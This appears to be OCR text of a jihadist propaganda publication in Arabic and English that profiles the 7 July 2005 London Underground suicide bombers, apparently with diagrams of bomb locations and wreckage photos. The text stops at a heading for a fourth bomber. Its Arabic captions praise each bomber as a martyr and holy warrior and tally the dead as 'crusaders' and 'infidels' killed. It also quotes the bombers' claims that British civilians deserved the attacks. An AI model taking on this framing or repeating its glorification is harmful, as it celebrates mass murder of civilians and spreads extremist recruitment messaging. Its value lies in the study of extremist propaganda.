
المجاهد / جمال عبد الله

المعروف بـ ليندسي جيرمايين،

جامبكي المولد مقيم في لندن اسلم في سن الخامسة عشر واستشهد وعمرة ١٩ سنة

كان نصيبة قتل ٢٦ صليبي





رسم توضيحي لموقع الاستشهادي عبد الله جمال المعروف بـجيرمان ليندسي في احدى قطارات مترو الانفاق في لندن وقد كان اعنف هجوم واكثرهم قتلا بالكفار

after the blast

اثار التدمير الحاصل من تفجير عبوة الاخ جمال



Shehzad Tanweer


(December 15, 1982 – July 7, 2005) detonated a bomb while travelling eastbound on the Circle Line between Liverpool Street and Aldgate, killing seven of the 52 killed in the attacks.

المجاهد / شهزاد تنوير، ٢٢ عاما،

من منطقة ليدز

كان نصيبة قتل سبعة صليبيين




Bomber
Deceased
Survivor
Shehzad Tanweer
رسم توضيحي لموقع الاستشهادي شهزاد تنوير في
احدى قطارات مترو الانفاق قبيل التفجير بثواني

Wreckage of the second carriage after the blast

اثار التدمير الذي نتج من عملية الاخ شهرزاد تنوير على عربة القطار



Tanweer said :

“ What have you witnessed now is only the beginning of a string of attacks that will continue and become stronger until you pull your forces out of Afghanistan and Iraq. And until you stop your financial and military support to America and Israel.


" the non-Muslims of Britain deserve such attacks because they voted for a government which "continues to oppress our mothers, children, brothers and sisters in Palestine, Afghanistan, Iraq and Chechnya"

Mohammad Sidique Khan (20 October 1974 – 7 July 2005) , Khan bombed the Edgware Road train in which six people died,

المجاهد / محمد صديق خان،
٣٠عاما، من منطقة دوزبري

كان نصيبة قتل ستة من الصليبيين





رسم توضيحي مبسط لموقع الاستشهادي محمد صديقي خان في
احدى قطارات مترو الانفاق في لندن قبيل التفجير بثواني

Wreckage and debris left by the explosion

الحطام والتدمير الذي حصل من عملية الاخ محمد صديق خان





Khan said :

" I and thousands like me have forsaken everything for what we believe"

" Your democratically elected governments continually perpetrate atrocities against my people all over the world. Your support makes you directly responsible. We are at war and I am a soldier. Now you too will taste the reality of this situation."

المجاهد /حسيب مير حسين، ١٨ عاما،

من منطقة ليدز

